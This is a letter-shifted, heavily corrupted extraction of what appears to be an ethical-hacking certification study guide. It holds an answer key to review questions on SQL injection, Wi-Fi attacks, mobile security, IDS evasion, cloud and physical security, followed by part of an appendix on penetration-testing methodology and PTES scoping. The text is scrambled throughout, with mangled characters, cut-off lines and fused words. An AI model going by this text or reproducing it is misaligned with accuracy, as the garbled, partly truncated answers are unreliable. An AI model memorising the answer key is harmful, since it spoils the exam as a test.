% 3+3 LV D VHUYHU VLGH ODQJXDJH WKDW KDV LGHOLYHULQJ WKH UHVXOWV WR WKH UHTXHVWHU

' 'LUHFWRU\ WUDYHUVDOV DUH XVHG WR EURZVH DFFHVV ILOHV RU GLUHFWRULHV WKDW VKRXOG RV

% ,QSW YDOLGDWLRQ LV WKH SURFHVV RI FKHEI DFFHSHWG E\ DQ DSSOLFDWLRQ 8QOLNH ILOWHULC ZRUNV RQ WKH FOLHQQ VLGH DQG SUHYHQWV EDG

% \$ EDQQHU JUDE FDQ EH XVHG WR FRQQHFW WR

\$ 'HIHQVH LQ GHSWK SURYLGHV PXFK EHWWHU SL SURYLGHV D PHDQV RI VORZLQJ GRZQ DQG IUXVWU

& \$FFHVV FRQWURO OLVWV \$&/V DUH XVHG WR \ RU FRQWURO FHUWDLQ OHYHOV RI LQWHUDEFWLRQ

' /RJV FDQ EH XVHG WR PRQLWRU DFWLYLW\ RQ D VHUYHU

% & ' (DFK RI WKHVV IODJV FDQ EH XVHG WR SU ZRXOGQ\W RWKHUZLVH EH SURYLGHG

\$ 66/ VSHFLILFDOO\ 66/ LV WDUJHWHG LQ WK EURZVHU FDQQRW XVH 7/6 VR LQVWHDG VZLWFKHV

\$ \$ FRRNLH LV XVHG WR VWRUH VHVVLRQ LQIRUP WKDW UHVLGHV RQ D FOLHQQ

% 6HVVRQ KLMDFNLQJ FDQ EH XVHG WR WDNH R DXWKHQWLFDWHG RU WR IRUJH D YDOLG VHVVLRQ

\$ 7KH FRPPDQG JHW LS DGGUHVV! SRZRXOG EDOORZ D 2QFH WKH FRQQHFWLRQ LV HVWDEOLVKHG \R3ZRV UHWULHYH +773 KHDGHUV

\$ %UXWH IRUFH DWWDFNV DUH FDUULHG RXW E\ \ LQ DQ DWWHPSW WR XQFRYHU WKH FRUHHFW RQH

\$ 7KH FRUHHFW FRPPDQG IRU UHWULHYLQJ WHDO ZHEVLWH QDPH!

' +DFNWLYLVWV JHW WKHLU WLWOH IURP WKH SD

DWWDFNV DJDLQVW WDUJHWV EHFDXVH WKH\ EHOL
HWKLFV RU SULQFLSOHV

& 7KH :D\EDFN ODFKLQH LV XVHG WR YLHZ DUFKL
DOO ZHEVLWHV DUH DUFKLYHG RQ WKH :D\EDFN OD

\$ (QFU\SWLRQ RIIHUV WKH DELOLW\ WR SUHYHQW
VSHFLILFDOO\ DXWKRULJHG WR YLHZ LW

' %XIIHU RYHUIORZV DUH D FRPPRQ IODZ LQ VRIW
VRIWZDUH HQJLQHUU

&KDSWHU 64/ ,QMhFWLRQ

\$ ' ,QSxw YDOLGDWLRQ LV LQWHQGhg WR suhyf
DSSOLFdwLRQ Zklfk FRxOG DOORZ 64/ LQMhFWL
\$:HE DSSOLFdwLRQV DUH LGHDOO\ VXLWHG IRU
\$OWKRxJK VRPH RI WKLV FDQ EH GRQH RQ WKH FO
FDSDELOLW\ RQ WKH VHUYHU VLGH
%)LUHZDOOV FDQ suhyHQW WKH VFDQQQLQJ RI V
GDWDEDVH
\$ 'DWDEDVHV FDQ EH D YLFWLP RI VRXUFH FRGH
DQG GHVLJQ
\$ \$ KLHUDUFKLfDO GDWDEDVH LV DQ DOWHUQDWI
VWUXFWXUH
& &*, LV D VFULSWLQJ ODQJXDjh WKDW LV GHVLJ
EHIRUH WKH UHVXOWV DUH SURYLGHG WR WKH FOI
& 64/3LQJ LV XVHG WR DXGLW GDWDEDVHV DQG K
RU SUREOHPDWLF
% %URZVHUV GR QRW UHQGHU KLGGHQ ILHOGV E
EURZVHU\ DELOLW\ WR YLHZ VRXUFH FRGH
% 64/ LQMhFWLRQ DWWDFNV DUH PDGH SRVVLEOH
DOORZLQJ ERJxV FRPPDQG WR EH LVVXHG WR D C
% 64/ LQMhFWLRQ FDQ EH XVHG WR DWWDFN GDW
& 7KH FRPPDQG LV DYDLODEOH LQ DOO YHUV
XVHG WR RSHQ D FRPPDQG VKHOO 7KH FRPPDQG K
WKH SURGXFW WKRXJK LV LV VWLOO DYDLODEOH
% & '6(7KH FRPPDQG LV XVHG WR FUDIW+ (64DQGHU
XVHG WR FXVWRPLJH TXHULHV WR JHW PRUH GHVL
% 7KH (VWDWHPHQW OLPLWV WKH UHVXOWV RI D C
' 7KH FRPPDQG LV XVHG WR UHPRYH D WDEO
FRPPDQG GHOHWHV D WDEOH IURP WKH GDWDEDVH
& 64/ LQMhFWLRQ RSHUDWHV DW WKH GDWDEDVH
\$ \$ URZ LV D QDPH IRU D OLQH LQ D GDWDEDVH V
& \$ GLVWULEXWHG GDWDEDVH LV RQH WKDW KDV
V\ VWHPV WKDW DUH QHWZRUNHG WRJHWKHU DQG C
% \$ UHODWLRQDO GDWDEDVH XVHV FRPSOH[UHO
DQ XQGHUVWDQGDEOH IRUPDW

' (UURU PHVVDJHV FDQ UHYHDO VXFFHVV RI DQ D
GDWDEDVH DV ZHOO DV FRQILJXUDWLRQ DQG RWK

\$:KHQ HUURU PHVVDJHV DUH QRW GHVFULSWLYH
DWWDFN FDQ EH XVHG WR DVFHUWDLQ LQIRUPDWL
REVHUYDWLRQV

&KDSWHU +DFNLQJ :L)L DQG %OXH

% :(3 LV LQWHQG HG WR RIIHU VHFXULW\ FRPSDUI
ZLUHG QHWZRUNV ,Q SUDFWLFH WKH VHFXULW\ KC

\$ D RSHUDWHV H[FOXVLYHO\ DW WKH *+] IU
J RSHUDWH DW WKH *+] UDQJH 7KH QHZHU
ERWK IUHTXHQF\ UDQJHV

' L VSHFLILHV VHFXULW\ VWDQGDUGV IRU ZL
VSHFLIL\ LQJ QHZ QHWZRUN VWDQGDUGV IRU FRPPX
WR EH FRPSDWLEOH ZLWK WKLV VWDQGDUG

' :(3 LV E\ IDU WKH ZHDNHVW RI WKH SURWRFROV
:3\$ LV WKH VWURQJHVW RI WKH JURXS 2SHQ LPSC

\$ 7KH SXUSRVH RI D VLWH VXUYH\ LV WR PDS RX\
ZLUHOHV HODEOHG GHYLFHV

' :KHQ WZR FOLHQWV DWWDFK WR HDFK RWKHU L
QHWZRUN

\$,Q DQ LQIUDVWUXFWXUH QHWZRUN WKH FOLHQ\
RI DQRWKHU FOLHQW

% %OXHVQDUILQJ LV XVHG WR UHDG LQIRUPDWLR

& 0RQLWRU PRGH LV D IHDWXUH VXSSRUWHG E\ Z
FDSWXULQJ RI ZLUHOHV WUDIILF IURP XQDVVRFLI

& +RQH\ VSRWV DUH LQWHQG HG WR DWWUDFW YLF
JDWKHULQJ LQIRUPDWLRQ

\$ 66,'V VHUYH PDQ\ IXQFWLRQV EXW WKH SULPD
FOLHQWV RU SRWHQWLDO FOLHQWV 66,'V DUH FRC
VKRXOG EH FKDQJHG IURP WKHLU GHIDXOWV LQ HY

\$ \$LU3FDS LV D GHYLFH GHVLJQH WR DOORZ LQ
QHWZRUNV 7KH GHYLFH LV W\SLFDOO\ XVHG ZLWK

\$ \$ URJXH DFFHVV SRLQW LV RQH QRW PDQDJHG
DQ DWWDFNHU RU PD\ HYHQ EH VHW XS E\ DQ HPSC

& %OXHMDFNLQJ LV D PHDQV RI VHQLQJ XQVRO
GHYLFH

\$:DUGULYLQJ LV XVHG WR ORFDWH ZLUHOHV QI
DUH WUDYHOLQJ DURXQG D FLW\ RU QHLJKERUKRR
SLQSRLQW QHWZRUNV

& :DUFKDONLQJ LV XVHG VSHFLILFDOO\ WR GUDZ
ZLUHOHV QHWZRUN 7KH SUDFWLFH FRQVLVWV RI

GHWHFWHG ZLUHOHV V QHWZRUN WKDW LQGLFDWH\
DERXW WKH QHWZRUN

% \$ FORVHG QHWZRUN LV W\SLFDOO\ FRQVLGHUH
XVH 7KH QHWZRUN LV XVXDOO\ QRW YLVLEOH DQ
DOUHDG\ NQRZ WKH 66, '

% :36 VXSSRUW LV D IHDWXUH RI :3\$ DQG ODWHU
DVVRFLDWLRQ RI ZLUHOHV FOLHQWV WR DFFHVV

& \$ 36. LV HQWHUHG LQWR HDFK FOLHQW WKDW L
FRPPRQO\ IRXQG LQ :(3 :3\$ DQG :3\$ GHSOR\PHQV
ULVN EHFDXVH WKH\ FDQ EH H[WUDFWHG IURP D FI
PDOLFLRXV SDUW\ WR DFFHVV WKH QHWZRUN

' \$:L)L MDP PHU FDQ EH XVHG WR VKXW GRZQ D :

&KDSWHU 0RELOH 'HYLFH 6HFXULW

% (QFU\SWLRQ VDIHJXDUGV GDWD RQ GHYLFHV W
& -DLOEUHDNLQJ UHIHUV WR JDLQLQJ URRW DFFH
GHYLFHV

& 5RRWLQJ LV WKH SURFHVV RI LQFUHDVLQJ WKH
GHYLFH

' \$QGURLG LV EDVHG RQ /LQX[

% L26 LV EDVHG RQ 26 ;

\$ & ' \$ FRPSDQ\ VKRXOG SURDFWLYHO\ VHW SDV
HPSOR\ UHPRWH ZLSH RQ D PRELOH GHYLFH LQ WK

& :36FDQ LV XVHG WR ORRN IRU ZHDNQHVVHV LQ

& 3VLSKRQ LV HVVHQWLDOO\ D 931 WHFKQRORJ\ '

% 'URLG6KHHS LV XVHG WR SHUIRUP VHVVLQRQ KL

% 6DQGUR3UR[\ ZRXOG EH XVHIXO WR GLVJXLVH '

\$,I ,QVWDOO)URP 8QNQRZQ 6RXUFHV LV HQDEO
XQSURWHFWHG DSSOLFDWLRQV FRXOG FRPSURPLV

\$,3VHF FDQ SURWHFW DJDLQVW VHVVLQRQ KLMDF

% 6HFXULW\ LV ORZHUHG RQ D GHYLFH ZKHQ URF

' 3VLSKRQ ZRXOG SURYLGH VRPH SURWHFWLRQ D

% /2,& LV VRIWZDUH XVHG WR SHUIRUP GHQLDO F

\$ 0XFK OLNH GHVNWRS V\ VWHPV LQVWDOOLQJ D
EDVHG DWWDFN

&)DFH1LII LV XVHG WR WDNH RYHU DFWLYH VHV\

\$ % 5HPRWH ZLSHV UHPRYH GDWD DQG RWKHU V

& :RUPV GR QRW FDXVH VHVVLQRQ KLMDFN

\$ % 1HW&XW FDQ WHVW D ILUHZDOO DQG FUDIW

&KDSWHU (YDVL RQ

' \$Q +,'6 KRVW EDVHG LQWUXVLRQ GHWHFWLRQ YLRODWLRQV RQ D SDUWLFXODU KRVW

& 3RUW VFDQQLQJ FDQ EH XVHG WR LGHQWLI\ FH NQRZQ WR EH RSHQ DQG DYDLODEOH RQ VRPH ILUI

\$ \$Q 1,'6 LQFOXGHV H[WUD IHDWXUHV QRW IRXQG LWV FRUH LW IXQFWLRQV LQ D VLPLODU ZD\ WR D

' (QFU\SWLRQ FDQ EH XVHG WR DYRLG VSHFLILF\ WR GHFU\SW WKH WUDIILF

' <RX FDQ HYDGH DQ 1,'6 E\ DOWHULQJ D FKHFNV KDQGOH WKH GLIIHUHQFHV LQ FKHFNVXPV RQ D SD

')LUHZDONLQJ FDQ EH XVHG WR DQDO\]H WKH FR

% \$Q LQVHUWLRQ DWWDFN LV RQH ZKHUH SDFNH\ DUH DFFHSWHG E\ WKH , '6 %HFDXVH WKH , '6 DFFH VHUYLFH ZLWK VRPH , '6V

& :KHQ D SDFNHW LV IUDJPHQWHG DQG GLUHFWH\ DUH VHQW RU UHFHLYHG WKH IUDJPHQWV ZLOO FF 7KH UHDVRQ LV WKDW D OHVV FDSDEOH RU OHVV L ZKLOH WKH\ ZDLW IRU WKH UHPDLQGHU WKXV FRQ

\$ 6LJQDWXUH ILOHV DUH XVHG E\ , '6V WR PDWFK LI DQ DWWDFN KDV EHHQ IRXQG RU LI QRUPDO WUI

% \$Q DQRPDO\ EDVHG 1,'6 LV GHVLJQHG WR ORRN SDWWHUQV DQG EHKDYLRUV RQ WKH QHWZRUN 6X WKH\ DUH FRQQHFWHG WR

% 0XOWLKRPHG ILUHZDOOV DUH GHILQH W\SLFD FRQQHFWLRQV

% \$ PXOWLKRPHG ILUHZDOO FDQ EH XVHG WR FUI HLWKHU FDVH D EXIIHU]RQH EHWZHHQ SXEOLF DQ

\$ 1HWZRUNV DUH VHSDUDWHG LQWR GLIIHUHQW] ZLWK WKH PRVW W\SLFDO VHWXS EHLQJ SXEOLF DQ

& +RQH\SRWV DUH FRQILJXUH LGHQWLFDOO\ WR VHUYHU :KHQ WKH KRQH\SRW LV SODFHG QHDU WK WKH VDPH W\SH RI JRRG DQG EDG WUDIILF WKDW V KDV QR UHDVRQ WR KDYH OHJLWLPDWH WUDIILF R VRPHWKLQJ PDOLFLRXV LV RFFXUULQJ

' 3RUWV DQG DUH XVHG E\ 6103 DQG FDQ EI

VHUYLFH LV UXQQQLQJ DQG SUHVHQW

& 3RUW LV DVVRFLDWHG ZLWK +773 DQG ZLOO
ILUHZDOOV XQLPSHGHG

& \$ EDVWLRQ KRVW LV D KDUGHQHGH GHGLFDWHG
HQWHULQJ RU H[LWLQJ WKH QHWZRUN

& \$ SDFNHW ILOWHULQJ ILUHZDOO ZRUNV DW /D\H

& 6WDWHIXO LQVSHFWLRQ ILUHZDOOV DQDO\]H W

\$ \$Q ,3 DGGUHVZLOO LQ VRPH FDVHV DOORZ D
ZKHUHDV D 85/ ZRXOG QRW

&KDSWHU &ORXG 7HFKQRORJLHV D

& 6DD6 RU 6RIWZDUH DV D 6HUYLEFH LV DQ HQYL
RIIVLWH DQG SRVVLEO\ OLFHQVH MXVW ZKDW D FR
QHHG LW

% 'ULYH HQFU\SWLRQ RU LWV HTXLYDOHQW ZRXO
FORXG

% 62\$3 LV XVHG WR HQDEOH SURWRFRO LQGHSHQ

& 0DQ LQ WKH PLGGOH DWWDFNV DUH HIIHFWLYH
DSSOLFDWLRQV DQG WKH FORXG

' ,I DQ 1,'6 LV HPSOR\HG ZLWKLQ D FORXG HQYLU
FKHFNVXPV RI D SDFNHW FDQ EH XVHG WR DYRLG

\$ % ' &ORXG WHFKQRORJLHV FDQ EH XVHG IRU F
FDQQRW HYHU EH WUDQVIHUUHG WR D WKLUG SDU

' 7KHUH LV QR RIILFLDOO\ UHFRJQL]HG HQYLURQ

% 6DD6 LV WKH SODWIRUP W\SH WKDW KRVWV HP
PRVW FDVHV

& 7KH FOLHQW ZKR SD\ WKH FORXG VHUYLFH SU
UHVSQRVLELOLW\ IRU LWV VDIHW\

\$ <RX ZRXOG QRW FUHDWH D SULYDWH FORXG WF
FRVWV GXH WR WKH QHHG WR DFTXLUH DQG PDLQV

% 7KUHH IRUPV RI FORXG KRVWLQJ HQYLURQPHQ
DQG ,DD6

\$ (PDLO ZRXOG EH D SULPH H[DPSON RI 6DD6 DV
W\SHV RI VRIWZDUH

\$ &ORXG EDVHG ILUHZDOOV DUH XVHG WR VHSDU

' 3ODWIRUP DV D VHUYLFH LV LGHDOO\ VXLWHG I
DSSOLFDWLRQV

\$ % ')RUHQVLFV ZRXOG QRW EH HDVLHU LQ WK
LPSRVVLEOH WR SHUIRUP

% (YHQ WKRXJK LW ZRXOG EH D FORXG EDVHG VF
FRPPRQ VHUYLFHV DQG HQGSRLQWV

& \$ EDVWLRQ KRVW LV XVHG DV D FKRNH SRLQW

& ' 6LQFH RQH RI WKH JRDOV RI D FORXG EDVHG
WKH FOLHQW /D\HUV DQG DERYH ZRXOG OLNHO\
LQWHUDFW ZLWK

& \$ ILUHZDOO ZLWK VWDWHIXO LQVSHFWLRQ DQD
\$ \$Q ,3 DGGUHV V FDQ EH XVHG LQVWHDG RI D 85/
VWDQGDUG ZHE DSSOLFDWLRQV RQH V EDVHG LQ W
ZD\

&KDSWHU 3K\VLFD O 6HFXULW\

& 7DLOJDLWLQJ LV DQ DWWDFN ZKHUH DQ LQWUXG
IDFLOLW\ 'HYLFHV VXFK DV PDQWUDSV FDQ WKZDL

% \$ODUPV DUH D GHWHFWLYH FRQWURO LQ WKDW
SUHYHQW DQ LQWUXVLRQ

& \$ IHQFH VKRXOG EH DW OHDVW IHHW WDOO W
IDFLOLW\

& \$ EROODUG LV D EDUULHU WKDW SUHYHQWV FD

\$ /LDELOLW\ LV D KXJH LVVXH IRU GRJV DQG VHF
DWWDFN DQG FDQQRW GLVFHUQ DWWDFNHUV ZLWK

' 0DQWUDSV DUH LQWHQG HG WR FRQWURO DFFHV
EUHDFKHV DV D UHVXOW RI SLJJ\EDFNLQJ DQG WDI

% \$ IDOVH ZDOO LV RQH WKDW H[WHQG RQO\ WF
7KHVH W\SHV RI ZDOOV FDQ HDVLO\ EH FOLPEHG R
LQDFFHVVLEOH URRP

\$ 'HIHQVH LQ GHSWK SURYLGHV PXFK EHWWHU SL
SURYLGHV D PHDQV WR VORZ GRZQ DQG IUXVWUDW

% %ROODUGV FDQ EH XVHG ZLWK IHQFHV WR EOR
DQG PDNLQJ DQ HDV\ WR XVH HQWUDQH

\$ \$ W\SH HUURU LV DOVR NQRZQ DV D IDOVH UH
KDYH KDG DFFHVV ZDV GHQLHG LW

%)LQJHUSULQW V\VWHPV DUH EHFRPLQJ PRUH F
7KH\ FDQ DOVR EH XVHG WR DXWKHQWLFDWH LQGL

' \$XGLR DQG YLVXDO FRPSRQHQWV DUH ERWK YL'

' \$ SLFN DQG D WHQVLRQ ZUHQFK DUH WKH PLQL
NLW

\$ \$ SXEOLFO\ DYDLODEOH SKRQH QXPEHU LV QRW
PDFKLQH PD\ EH RQH WKDW FDQ EH VHQW LQIRUPD

\$ \$ GURS FHLOLQJ LV D IDOVH FHLOLQJ

% 3RUWDOV DUH PRUH FRPPRQ PDQWHU SUHG WR E

& \$ FLSKHU ORFN LV D IRUP RI FRPELQDWLRQ OR
RUGHU WR RSHQ WKH GRRU

\$)HQFHV LQ PDQ\ FDVHV DUH WKH ILUVW OLQH R

& (QFU\SWLRQ RI DQ HQWLUH GULYH GLOXWHV W

WKHIW KRZHYHU LW ZLOO QRW NHHS WKH GULYH
%)ODVK GULYHV RIIHU VHYHUDO DGYDQWDJHV L
GLVDGYDQWDJH IRU VHFXULW\ SHUVRQQHO LV WKD
HDVLO\ KLGGHQ

\$SSHQGL[%
3HQHWUDWLRQ 7HVWLQJ)UDPHZRUNV



7KHUH DUH PDQ\ ZD\V WR FDUU\ RXW DQ
ZLWK HDFK RIIHULQJ LWV RZQ EHQHILWV DV ZHOO DQ
%XW EHIRUH ZH JHW LQWR WKDW OHW\ ORRN DW V
ZH\OO FRYHU DQG H[SODLQ WKH ILQHU SRLQWV
3HQHWUDWLRQ WHVWLQJ W\SLFDOO\ NLFNV RII ZLWK
SODQQLQJ RI WKH SURMHFW 7KH SURFHVV RI SODQ
RI WHVWLQJ DQG KRZ LW ZLOO EH H[HFXXHG ZKHQ L
FRPSOHWHG FRQWUDFWV DUH VLJQHG DQG SHUPLV
XVXDOO\ VWDUWLQJ ZLWK WKH JDLQLQJ RI LQIRUPD
DQG ODWHU PRUH DJJUHVVLYH DFWLRQV :KHQ DOO
LQIRUPDWLRQ DERXW YXOQHUDELOLWLHV DQG H[SOF
W\SLFDOO\ JHQHUDWHG 7KH UHSRUW VKRXOG FOHDU
ZHOO DV WKH UHVXOWV LQWHUSUHWDWLRQV DQG L



7KLV DSSHQGL[GRHV QRW FRYHU PDWHULD

FUHGHWLDO 5DWKHU LW LV LQFOXGHG KHUH WR
DSSURDFKHV WR SHQHWUDWLRQ WHVWLQJ :KHQ \R
ZKLOH WKH &(+ GHPRQVUDWHV GLIIHUHQW VNLOO
WKLQJV :KDW\ SUHVHQWHG KHUH LV DQ DOWHUQ
VDPH WKLQJ DV WKH (& RXQFLO\ SURFHVV EXW C
\$OZD\ EH SUHSDUHG DV D SHQHWVWHU WR DGDSW
WZR SHQ WHVWV DUH HYHU WKH VDPH DQG WKXV \
ZD\

2YHUYLHZ RI \$OWHUQDWLYH OHWKRGV

1RZ WKDW \RX KDYH DQ LGHD RI ZKDW SHQHWUDWLR
WKH SURFHVV WKDW D SHQHWUDWLRQ WHVWHU IROC
:KHQ \RX DUH FRQVLGHULQJ D PHWKRGGRORJ\ WR IRO
LGHDV XS IURQW

)LUVW RI DOO UHPHPEHU WKDW D SHQHWUDWLRQ W
ULVN PDQDJHPHQW SURFHVV WKDW PD\ EH GULYHQ E
LQGLYLGXDO VLWXDWLRQ PHULWV :KHWKHU DQ LQW
LPSRUWDQW WR UHPHPEHU WKDW D SHQHWUDWLRQ \
HQYLURQPHQW\ VHFUXULW\ EXW LW LV IUHTXHQWO\
SURYLGH UHDO HYLGHQFH RI VHFUXULW\ SUREOHPV 7
UHYLHZ RI WKH VHFUXULW\ RI WKH RUJDQL]DWLRQ

,WHPV \RX VKRXOG H[SHFW WR WHVW GXULQJ D SHQ

- \$SSOLFDWLRQV
- ,7 LQIUDVWUXFWXUH
- 1HWZRUN GHYLFHV
- &RPPXQLFDWLRQ OLQN
- 3K\VLFD VHFUXULW\ DQG PHDVXUHV
- 3V\FKRGRORJLFDO LVVXH
- 3ROLF\ LVVXH

%HIRUH ZH JHW WRR IDU OHW\ V WDNH DQRWKHU OR
QDPHO\ EODFN ER[JUD\ ER[DQG ZKLWH ER[

%ODFN %R[7HVW\ER[WHVWLQJ LV D W\SH RI WHV
RXWVLGH DWWDFN DQG LV NQRZQ DV DQ H[WHUQDO
WKH WHVW IURP D UHPRWH ORFDWLRQ PFK OLNH D
OLPLWHG LQ WKHLU LQIRUPDWLRQ DQG ZLOO W\SLF
ZLWK OLWWOH HOVH %\ XVLQJ PDQ\ RI WKH WHFKQL
JDLQ LQIRUPDWLRQ DERXW WKH WDUJHW WR PDNH W
\$ORQJ WKH ZD\ WKH DWWDFNHU ZLOO ORJ DQG WUD
WKHVH EDFN WR WKH FOLHQW LQ WKH WHVW GRFXPH
WKHLU NQRZOHGJH WR TXDQWL\ WKH LPSDFW DQ\ O
WHVW SURFHVV LV FRPSOHWHG D UHSRUW LV JHQH
UHJDUGLQJ WKH WDUJHW VHFUXULW\ DVVHVVPHQW FI
LQWR D EXVLQHV FRQWH[W DOVR NQRZQ DV D ULV

*UD\ %R[7HVW\ER[W\SH RI WHVW WKH DWWDFNHU
DPRXQW WR DOO WKH LQIRUPDWLRQ LQ D EODFN ER[
XQKHDUG RI IRU WKLV W\SH RI WHVW WR SURYLGH W

EXW XQWRXFKDEOH UHVRXUFHV DKHDG RI WLPH 7KH
KDV NQRZOHGJH RI VRPH NH\ UHVRXUFHV DKHDG RI
UHVRXUFHV +RZHYHU RQFH RQH RI WKHWH WDUJHW
DQG UHSRUW WKHLU ILQGLQJV WR WKH FOLHQW

:KLWH %R[7H\$VWKQH ER[WHVW JLYHV WKH WHVWLQ
VWUXFWXUH DQG PDNHXS RI WKH WDUJHW HQYLURQH
NQRZQ DV DQ LQWHUQDO WHVW 7KLV W\SH RI WHVW
WKDQ D EODFN RU JUD\ ER[ZRXOG :KLWH ER[WHVW
WHDPV DV D PHDQV IRU WKHP WR GHWHFW SUREOHP
ORFDWHV DQG H[SORLWV WKHP 7KH WLPH DQG FRVV
YXOQHUDELOLWHV LV OHVV WKDQ ZLWK WKH EODFN
1RZ WKDW ZH DUH H[SDQGLQJ RXU KRUL]RQV WR ORF
XVHG WR SHUIRUP D WHVW ZH FDQ DGG WR WKH OL
%OLQG LQG WHVWLQJ GRHV QRW UHTXLUH DQ\ SULRU
WDUJHW LV LQIRUPHG EHIRUH WKH H[FXWLRQ RI DQ
H[DPSOHV RI EOLQG WHVWLQJ

'RXEOH %OLQG RXEOH EOLQG WHVWLQJ DQ DXGLWRU
WKH WDUJHW V\VWHP QRU LV WKH WDUJHW LQIRUP
FOLHQW EHIRUH WKH WHVW H[FXWLRQ %ODFN ER[
RI GRXEOH EOLQG WHVWLQJ ORVW RI WKH VHFUXLW
VWUDWHJ\ WKXV SXWWLQJ D UHDO FKDOOHQJH RQ D
WHFKQLTXHV LQ RUGHU WR DFKLHYH WKHLU JRDO

7DQGHPQ WDQGHP WHVWLQJ WKH DXGLWRU KDV PLQ
EHIRUH WKH WHVW DQG WKH WDUJHW LV QRWLILHG
KRXVH DXGLWV DUH H[DPSOHV RI WDQGHP WHVWLQJ

5HYHUVHQW HYHUVDO WHVWLQJ DQ DXGLWRU KDV IXO
EHIRUH WKH WHVW DQG WKH WDUJHW LV QRW LQIRU
FRQGXFWHG 5HG WHDPLQJ LV DQ H[DPSOH RI UHYHU

3HQHWUDWLRQ 7HVWLQJ ([HFXWLRQ 6

2QH RI WKH SRSXODU VWDQGDUGV IRU SHUIRUPHQJ 3
7HVWLQJ ([HFXWLRQ 6VWDQGDUG 37(6 7KLV VWDQGDUG
SHQHWUDWLRQ WHVWLQJ LQGXVWU\ ,W OD\RXW W
D FRQVLVWHQ WKRURXJK DQG UHOLDEOH ZD\ ,W
DQ\ HQYLURQPHQW DQG WR DQ\ FLUFXPVDQFHV WK



7KH VHYHQ VWDJHV RI 37(6 GHWDLOHG [ZZ](#) W

[SHQWHVW VWDQGDUG RUJ](#) H[SORUHGHGHHSHU 7KH V
37(6 DUH DV IROORZV

- 3UH HQJDJHPHQW LQWHUDFWLRQV
- ,QWHOO LJHQFH JDWKHULQJ
- 7KUHDW PRGHOLQJ
- 9XOQHUDELOLW\ DQDO\VLV
- ([SORLWDWLRQ
- 3RVW H[SORLWDWLRQ
- 5HSRUWLQJ

7KHHV SKDVHV DUH GHVLJQHGH WR FRYHU HYHU\WKLQJ
WHVW IURP WKH YHU\ EHJLQQHQJ DOO WKH ZD\ WKUH
7KH 37(6 VWDQGDUG LV VWLOO IDLUO\ QHZ EXW LV E
WHFKQRORJLHV FKDQJH +RZHYHU GRQ\W WKLQN W
UHDG\ WR XVH ,Q IDFW WKH JXLGHOLQHV ZHUH SXV
PRUH WKDQ D\H DU EHIRUH WKH\ ZHUH SXEOLVKHG
PRUH LQIRUPDWLRQ RQ KRZ WR PDQDJH WKH SHQHW
UHVXUFHV WR JHW WKH WHVW SHUIRUPHG FRUHFV

:RUNLQJ ZLWK 37(6

6R QRZ WKDW ZH KDYH IOHVKHG RXW ZKDW SHQHWU
WHVWV ZH QHHG WR GLVFXVV WKH VWHSV LQYROYH
ZKDW JRHV LQWR D WHVW DQG XQGHUVWDQG WKH VL
WHVWV ZLOO HYHU EH WKH VDPH 37(6 ZLOO VWLOO
PDMRU UHVLVLRQV WR WKH SURFHV



5HPHPEHU RQH RI WKH SULPDUI\ IXQFWLRQ\

37(6 LV WR HQVXUH FRQVLVWHQF\ DQG FRPSOLDQF\ GHYHORSHG E\ H[SHUWV WR HQVXUH WKDW WKHVH WR PDNH VXUH WKDW \RX SHUIRUP HDFK VWHS FRP UHVXOWV

3UH (QJDIHPHQW ,QWHUDFWLRQV

:H\YH DOO KHDUG WKH VDI\QJ WKDW \RX KDYH WR S SHQHWUDWLRQ WHVW \RX DUH WDVNHG ZLWK SHUIR GR D JUHDW GHDO RI SODQQI\QJ WR JXDUDQWHH DQ DQG NQRZ WKDW WKHLU JRDOV DUH EHLQJ PHW

7R VWDUW WKH SURFHVV D NLFNRII RU VFRSLQJ PH FRXUVH RI WKH WHVW ([SHFW WKH PHHWLQJ WR FR IRU LQIRUPDWLRQ UHODWLQJ WR VFRSH REMHFWLYH ILQLVKHG \RX PXVW KDYH D FOHDU LGHD RI WKH VF HIIHFWLYH DQG LW ZRXOG EH GLILFXOW LI QRW LPS VDWLVIDFWRU\ RXWFRPH 3ULPDULO\ WKH VFRSH VK WKH H[WHQW RI YXOQHUDELOLWLHV RQ WKH WDUJHV LV DQG LVQ\W LQFOXGHG LQ WKH WHVW HVVHQWLD \RX ZLOO EH UHTXLUHG WR VWD\ ZLWKLQ



\$OZDI\ PDNH VXUH WKDW \RX KDYH D OLVW

DQVZHUHG LQ RUGHU WR JXLGH \RXU WHVW WR WKI TXHVWLRQV SUHSDUHG LQ DGYDQFH WR DVN ZKHQ VKRXOG EH DVNHG GXULQJ WKH LQLWLDO PHHWLQJ

+HUH DUH VRPH TXHVWLRQV WR FRQVLGHU

- :K\ LV D SHQHWUDWLRQ WHVW QHFHVVDU\"
- :KDW LV WKH IXQFWLRQ RU PLVVLRQ RI WKH RUJD\
- :KDW ZLOO EH WKH FRQVWUDLQWV RU UXOHV RI H\
- :KDW GDWD DQG VHUYLFHV ZLOO EH LQFOXGHG DV
- :KR LV WKH GDWD RZQHU"
- :KDW UHVXOWV DUH H[SHFWHG DW WKH FRQFOXVLI
- :KDW ZLOO EH GRQH ZLWK WKH UHVXOWV ZKHQ SU

- :KDW LV WKH EXGJHW"
- :KDW DUH WKH H[SHFWHG FRVWV RI WKH WHVW"
- :KDW UHVRXUFHV ZLOO EH PDGH DYDLODEOH"
- :KDW DFWLRQV ZLOO EH DOORZHG DV SDUW RI WKH
- :KHQ ZLOO WKH WHVW EH SHUIRUPHG"
- :LOO LQVLGHUV EH QRWLILHG"
- :LOO WKH WHVW EH SHUIRUPHG DV D EODFN RU ZK
- :KDW FRQGLWLRQV ZLOO GHWHUPLQH WKH VXFFHV
- :KR ZLOO EH WKH HPHUJHQF\ FRQWDFWV"

6LQFH PDQ\ WKLQJV FDQ EH PDGH SDUW RI D WHVW
 GHSHQG RQ WKH FRPSDQ\’V PRWLYHV \RX VKRXOG F
 RSWLRQV DQG LI FHUWDLQ WHVWV PD\ EH UHTXLUHG
 FDWHJRULHV WR REWDLQ WKH UHVXOWV D FOLHQW L
 FDWHJRUI \RX GHFLGH WR XVH

6RFLDO (QJLQJHUHQDNHVW HOHPHQW LQ MXVW DER>
 HOHPHQW 7HFKQRORJ\ LV DYDLODEOH WR DVVLVW D
 ODUJH QXPEHU RI WKH ZHDNQHVVHV SUHVHQW PXVW
 SUDFWLFH ZKLFK DUH VRUHO\ ODFNLQJ LQ PDQ\ FRF
 RUJDQL]DWLRQ YLD LWV KXPDQ HOHPHQW VKRXOG E
 WHVW

\$SSOLFDWLRQ 6HFXULWV IRFXVHV VSH
 LGHQWLILQJ WKH QDWXUH RI IODZV LQ VRIWZDUH D
 DV DQ LQGHSHQGHHQ WHVW RU DV SDUW RI D FRPSC
